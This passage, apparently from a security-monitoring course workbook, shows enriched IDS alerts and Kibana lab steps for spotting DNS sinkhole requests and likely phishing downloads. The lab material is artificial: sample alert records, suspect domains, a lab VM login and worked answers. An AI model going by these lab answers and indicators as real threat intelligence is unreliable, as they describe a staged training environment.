            "lon" => -122.0574
        },
           "region_code" => "CA",
                   "asn" => 15169,
                    "ip" => "74.125.159.56",
              "dma_code" => 807,
           "postal_code" => "94043",
         "country_code3" => "US",
             "longitude" => -122.0574,
              "timezone" => "America/Los_Angeles",
                "as_org" => "Google Inc.",
          "country_name" => "United States",
         "country_code2" => "US"
    },
             "protocol" => "TCP",
            "source_ip" => "74.125.159.56",
             "@version" => "1",
                 "tags" => [
        [0] "internal_destination",
        [1] "external_source"
    ],
          "source_port" => 80,
             "sequence" => 0,
                "alert" => "ET POLICY PE EXE or DLL Windows file download ",
         "process_name" => "iexplore.exe",
```

```
          "priority" => "1",
         "interface" => "sodev-eth1-1",
             "query" => "dl.google.com",
               "gid" => 1,
               "sid" => 2000419,
   "destination_geo" => {},
          "hostname" => "LIGHTFORGEDSK",
    "destination_ip" => "192.168.2.39",
        "@timestamp" => 2020-07-10T22:51:11.474Z,
    "classification" => "Potential Corporate Privacy Violation",
         "file_name" => "C:\\Users\\JustinHenderson\\Downloads\\ChromeSetup.exe.
1qc5nqy.partial:Zone.Identifier",
              "host" => "logstash"
}
{
       "process_pid" => 24049,
               "rev" => "3",
  "destination_port" => 49247,
              "user" => {
        "name" => "JustinHenderson",
      "domain" => "AzureAD"
    },
        "source_geo" => {
         "region_name" => "Virginia",
            "latitude" => 39.0481,
      "continent_code" => "NA",
           "city_name" => "Ashburn",
            "location" => {
          "lat" => 39.0481,
          "lon" => -77.4728
      },
         "region_code" => "VA",
                 "asn" => 14618,
                  "ip" => "54.161.95.242",
            "dma_code" => 511,
         "postal_code" => "20149",
       "country_code3" => "US",
           "longitude" => -77.4728,
            "timezone" => "America/New_York",
              "as_org" => "Amazon.com, Inc.",
        "country_name" => "United States",
       "country_code2" => "US"
    },
          "protocol" => "TCP",
         "source_ip" => "54.161.95.242",
          "@version" => "1",
              "tags" => [
      [0] "internal_destination",
      [1] "external_source"
    ],
       "source_port" => 80,
          "sequence" => 0,
             "alert" => "ET CURRENT_EVENTS Possible PDF Dictionary Entry with Hex/Ascii replacement
",
```

```
        "process_name" => "msedge.exe",
            "priority" => "1",
           "interface" => "sodev-eth1-1",
               "query" => "trackmypackage-com.biz",
                 "gid" => 1,
                 "sid" => 2017899,
     "destination_geo" => {},
            "hostname" => "LIGHTFORGEDSK",
      "destination_ip" => "192.168.2.39",
          "@timestamp" => 2020-07-10T22:51:11.475Z,
      "classification" => "A Network Trojan was detected",
           "file_name" => "C:\\Users\\JustinHenderson\\Downloads\
\shipment_notification_555.pdf:Zone.Identifier",
                "host" => "logstash"
}
```

In addition to the DNS **query** behind the network socket you now also have the **process**, **user**, and a **file name** written by the process. At this point, you can form a much better conclusion of what is occurring.

The **dl.google.com** alert probably is the user **JustinHenderson** using **iexplore.exe** to download **ChromeSetup.exe**. The user is likely trying to switch browsers from Internet Explorer to Google Chrome. Therefore, the first alert is probably a false positive and benign.

The **trackmypackage-com.biz** alert probably is the user **JustinHenderson** downloading a PDF using **msedge.exe**. The PDF is specifically called **shipment_notification_555.pdf**. This alert cannot yet be confirmed as malicious, but the additional context leans towards it being a potential phishing PDF.

Step-by-Step Video Instructions

Lab Conclusion

Enrichment Lab is now complete!

Lab 2.1 - Catching the Adversary with DNS

Objectives

- Use DNS for blacklist detection
- Find malware by applying frequency analysis to DNS records
- Apply methods to identify likely phishing domains
- Identify anomalous DNS use
- Learn to build and use visualizations and dashboards


Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555


Open **Firefox** by **clicking** on the **Firefox icon** in the top-left corner of your student VM.

Then **click** on the **Kibana** bookmark in **Firefox**.



Logs for this lab have already been ingested and are stored in index **lab2.1-complete**. Answer the questions below using **Kibana**. All events for this lab occurred during **April 11, 2017**.


Change the index to **lab2.1-complete**.




All events for this lab occurred during **April 11, 2017**. To view the logs, click on the time picker in the top right. Then click on **Absolute** and enter in **2017-04-11 00:00:00.000** for the **From** field and **2017-04-11 23:00:00.000** for the **To:** field. Then click on **Go**.

```
2017-04-11 00:00:00.000
```

```
2017-04-11 23:00:00.000
```




After clicking **Go,** the time picker should reflect **April 11th 2017, 00:00:00.000 to April 11th 2017, 23:00:00.000**.



Exercises

During this lab you will see some errors similar to below.



These errors are caused by Kibana submitting your Visualization before all the parameters have been specified. This error can be closed out of and will not affect the lab.

> **Note**
>
> The cause of these errors are fixed in newer versions of Kibana.

Visualize DNS sinkholes

An end user browsed to a malicious site. Fortunately, the domain for this site was in a DNS sinkhole pointing to **0.0.0.0**.

1. Which system attempted to access this site?
2. What was the domain for the site?


Solution

Please note that during this lab Kibana may generate an error stating **Visualize: agg.type is undefined.** This is normal and can be ignored. The version of Kibana in the lab submits a search before the visualization is fully built. This causes a red bar to appear at the top with the error previously mentioned.


Note

DNS sinkhole is used to take known bad domain requests and point them to a different IP address. For instance, if evil.com is a malicious domain, an internal DNS can be set to be authoritative for the domain and to always reply to requests with **0.0.0.0** or a specific IP address. Lab Me Inc. has decided to use a DNS sinkhole of **0.0.0.0**. This is a prevention technique. However, looking for the sinkhole IP makes it also a detective technology.


Click on **Visualize** to create a new Visualization.




You should see this screen:




If you do not see the image above on your screen, you need to **click** on **Visualize** at the top of the screen.




To create a new visualization, you need to **click** on the **plus sign**.



Click on the **Vertical bar** to create a Vertical bar chart.




Then click on **lab2.1-complete*** for the search index. If need be, type in **lab2.1** in the **Filter** box.



For this visualization to work properly, it needs only to represent DNS sinkhole requests. To do this, set the search filter to **tags:dns_sinkhole** and click on the search icon.


```
tags:dns_sinkhole
```



> **Note**
>
> This tag was created using the Logstash code below.

```
if [answers] == "0.0.0.0" {
  mutate {
    add_tag => [ "dns_sinkhole" ]
  }
}
```

Next, click on **X-Axis**.




Then select **Terms** for **Aggregation** and **highest_registered_domain.keyword** for the **Field**. Then set the **Custom Label** to **Domain** and click on **Add sub-buckets**.


Note

The difference between **highest_registered_domain** and **highest_registered_domain.keyword** is that highest_registered_domain is a field that contains a tokenized copy of data. The highest_registered_domain field is used for non-exact searches such as finding the name "Justin" in a field containing "Justin Henderson." The highest_registered_domain.keyword field represents and contains only exact field data. Therefore, on a visualization, it will only graph out full field data, and on a search, it will only find exact matches.


Select **Split Series** for bucket type.



Set **Sub Aggregation** to **Terms**, **Field** to **source_ip**, and **Custom Label** to **Source IP**. Then click on the play button.



You should be rewarded with this screen:



Answer: This shows **10.5.55.100** had a DNS request to a blacklisted domain called **help-setting.info**.

> **Note**
>
> It should not be normal for internal systems to be requesting blacklisted domains. If this happens, you should investigate the system to find out why it requested the domain. This also means that deploying this technique in production ideally will display an empty graph or table.

Save the visualization by **clicking** on **Save**. Set the **Title** to **DNS Sinkhole Requests** and click **Save**.





Chart DNS request types

Charting out the # of DNS request types can be used to find anomalous DNS use.


1. Which domain had the highest number of **MX** records?
2. Which domain had the highest number of **A** records?

Solution


Go back to the create new visualizations page by clicking on **Visualize** in the top-left corner.




To create a new visualization, you need to **click** on the **plus sign**.



